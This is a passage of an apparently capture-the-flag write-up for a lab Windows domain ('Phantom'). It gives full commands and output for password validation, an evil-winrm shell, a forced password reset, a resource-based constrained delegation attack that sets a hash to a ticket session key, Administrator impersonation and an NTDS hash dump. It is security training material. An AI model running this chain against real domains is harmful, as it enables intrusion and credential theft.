2026/04/24 13:09:36 >  [!] Guest@phantom.vl:gB6XTcqVP5MlP7Rc - [Root cause: KDC_Error] KDC_Error: AS Exchange Error: kerberos error response from KDC: KRB Error: (14) KDC_ERR_ETYPE_NOSUPP KDC has no support for encryption type
2026/04/24 13:09:37 >  [+] VALID LOGIN:  svc_sspr@phantom.vl:gB6XTcqVP5MlP7Rc
2026/04/24 13:09:38 >  Done! Tested 21 logins (1 successes) in 1.846 seconds
Get another credit svc_sspr@phantom.vl:gB6XTcqVP5MlP7Rc, let's verify it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ nxc smb phantom.vl -u svc_sspr -p gB6XTcqVP5MlP7Rc
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.63   445    DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ nxc winrm phantom.vl -u svc_sspr -p gB6XTcqVP5MlP7Rc
WINRM       10.129.234.63   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl)
WINRM       10.129.234.63   5985   DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc (Pwn3d!)
Now we can use evil-winrmto connect the shell as svc_sspr
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ evil-winrm -i phantom.vl -u svc_sspr -p gB6XTcqVP5MlP7Rc

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_sspr\Documents> whoami
phantom\svc_sspr
Privilege Escalation
By checking the directory of C:\Users, there seems no other valid account
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          7/6/2024  11:55 AM                Administrator
d-r---          7/3/2024   3:18 AM                Public
d-----          7/6/2024  11:40 AM                svc_sspr
I would continue to check the groups and privilege
*Evil-WinRM* PS C:\Users> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
PHANTOM\SSPR Service                        Group            S-1-5-21-4029599044-1972224926-2225194048-1137 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
*Evil-WinRM* PS C:\Users> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Nothing lead to system.
Maybe we can try bloodhound to gather information about the domain
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ bloodhound-python -dc 'DC.phantom.vl' -d 'phantom.vl' -u ibryant -p 'Ph4nt0m@5t4rt!' -ns 10.129.234.63 --zip -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: phantom.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.phantom.vl
INFO: Testing resolved hostname connectivity dead:beef::5814:d9eb:91b1:3c3f
INFO: Trying LDAP connection to dead:beef::5814:d9eb:91b1:3c3f
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.phantom.vl
INFO: Testing resolved hostname connectivity dead:beef::5814:d9eb:91b1:3c3f
INFO: Trying LDAP connection to dead:beef::5814:d9eb:91b1:3c3f
INFO: Found 30 users
INFO: Found 61 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.phantom.vl
INFO: Done in 01M 13S
INFO: Compressing output into 20260424132025_bloodhound.zip



The path is clear, we need to force change the password of Wsilva, then AddAllowedToActto DC.PHANTOM.VL
Firstly, let's force change the password of Wsilva
──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ netexec smb dc.phantom.vl -u svc_sspr -p gB6XTcqVP5MlP7Rc -M change-password -o USER=wsilva NEWPASS=wither123
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.63   445    DC               [+] phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
CHANGE-P... 10.129.234.63   445    DC               [+] Successfully changed password for wsilva

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ netexec smb dc.phantom.vl -u wsilva -p wither123
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.63   445    DC               [+] phantom.vl\wsilva:wither123
AddAllowedToAct essentially means that the user can edit the msds-AllowedToActOnBehalfOfOtherIdentity property on the computer object. This is how resource-based constraint delegation is configured. I set this property on one server to indicate that another service (user) can authenticate on behalf of other users.
Exploiting this vulnerability typically requires a user with a Service Principal Name (SPN). The most common exploit is creating computer objects, as the default Active Directory configuration allows any user to add up to ten computers to the domain. However, in Phantom systems, computer account quotas are set to 0.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ netexec ldap dc.phantom.vl -u wsilva -p wither123 -M maq
LDAP        10.129.234.63   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:phantom.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.234.63   389    DC               [+] phantom.vl\wsilva:wither123
MAQ         10.129.234.63   389    DC               [*] Getting the MachineAccountQuota
MAQ         10.129.234.63   389    DC               MachineAccountQuota: 0
Basically, if I can set a user's password so that its NTLM hash matches the TGT session key on the domain controller (DC), then all encryption algorithms will consider the attack successful.
First, I will use rbcd.py to add wsilva as an account that can perform operations on DC$ on behalf of others:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ rbcd.py -delegate-to 'DC$' -delegate-from wsilva -action write phantom/wsilva:wither123 -dc-ip 10.129.234.63
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] wsilva can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     wsilva       (S-1-5-21-4029599044-1972224926-2225194048-1114)
Then get the TGT ticket of wsilva
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ getTGT.py phantom.vl/wsilva:wither123
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in wsilva.ccache
I need to retrieve the password for the user wsilva and match its NTLM hash against the session key. This key is in the support ticket I just requested.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ describeTicket.py wsilva.ccache
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : e4b9f60474b592c4dedbff17a6f0e233
[*] User Name                     : wsilva
[*] User Realm                    : PHANTOM.VL
[*] Service Name                  : krbtgt/PHANTOM.VL
[*] Service Realm                 : PHANTOM.VL
[*] Start Time                    : 24/04/2026 13:31:05 PM
[*] End Time                      : 24/04/2026 23:31:05 PM
[*] RenewTill                     : 25/04/2026 13:29:50 PM
[*] Flags                         : (0x50e10000) forwardable, proxiable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : 5Ln2BHS1ksTe2/8XpvDiMw==
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/PHANTOM.VL
[*]   Service Realm               : PHANTOM.VL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
changepasswd.py allows setting passwords using hash values:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ changepasswd.py -newhashes :e4b9f60474b592c4dedbff17a6f0e233 phantom/wsilva:wither123@dc.phantom.vl
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Changing the password of phantom\wsilva
[*] Connecting to DCE/RPC as phantom\wsilva
[*] Password was changed successfully.
[!] User might need to change their password at next logon because we set hashes (unless password never expires is set).
Then I will request a service ticket for the administrator user on CIFS SPN:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ KRB5CCNAME=wsilva.ccache getST.py -u2u -impersonate Administrator -spn cifs/DC.phantom.vl phantom.vl/wsilva -k -no-pass
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC.phantom.vl@PHANTOM.VL.ccache
And we can verify this ticket
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ KRB5CCNAME=Administrator@cifs_DC.phantom.vl@PHANTOM.VL.ccache netexec smb dc.phantom.vl --use-kcache
SMB         dc.phantom.vl   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         dc.phantom.vl   445    DC               [+] phantom.vl\Administrator from ccache (Pwn3d!)
Finally we can try to DC sync
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ KRB5CCNAME=Administrator@cifs_DC.phantom.vl@PHANTOM.VL.ccache netexec smb dc.phantom.vl --use-kcache --ntds --user Administrator
SMB         dc.phantom.vl   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         dc.phantom.vl   445    DC               [+] phantom.vl\Administrator from ccache (Pwn3d!)
SMB         dc.phantom.vl   445    DC               [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         dc.phantom.vl   445    DC               Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa2abd9db4f5984e657f834484512117:::
SMB         dc.phantom.vl   445    DC               [+] Dumped 1 NTDS hashes to /home/wither/.nxc/logs/ntds/DC_dc.phantom.vl_2026-04-24_133333.ntds of which 1 were added to the database
SMB         dc.phantom.vl   445    DC               [*] To extract only enabled accounts from the output file, run the following command:
SMB         dc.phantom.vl   445    DC               [*] grep -iv disabled /home/wither/.nxc/logs/ntds/DC_dc.phantom.vl_2026-04-24_133333.ntds | cut -d ':' -f1
We can use evil-winrm to get the shell as administrator
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ evil-winrm -i dc.phantom.vl -u administrator -H aa2abd9db4f5984e657f834484512117

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
phantom\administrator
Description
Phantom is a medium-difficulty Windows machine. Initial access begins by enumerating guest-accessible SMB shares, where an email is discovered containing an attachment with a default password. Domain users are enumerated via brute force, and the default password is sprayed across accounts to identify one that has not updated their credentials. This user has access to an additional SMB share hosting a VeraCrypt volume, which is cracked using a custom wordlist combined with hashcat rules. The decrypted volume reveals a VyOS configuration backup containing credentials, granting a shell as a service account on the target host. Privilege escalation leverages a BloodHound-enumerated attack chain involving AllowedToAct, exploiting Resource-Based Constrained Delegation (RBCD) without requiring an account with an existing SPN to achieve SYSTEM access.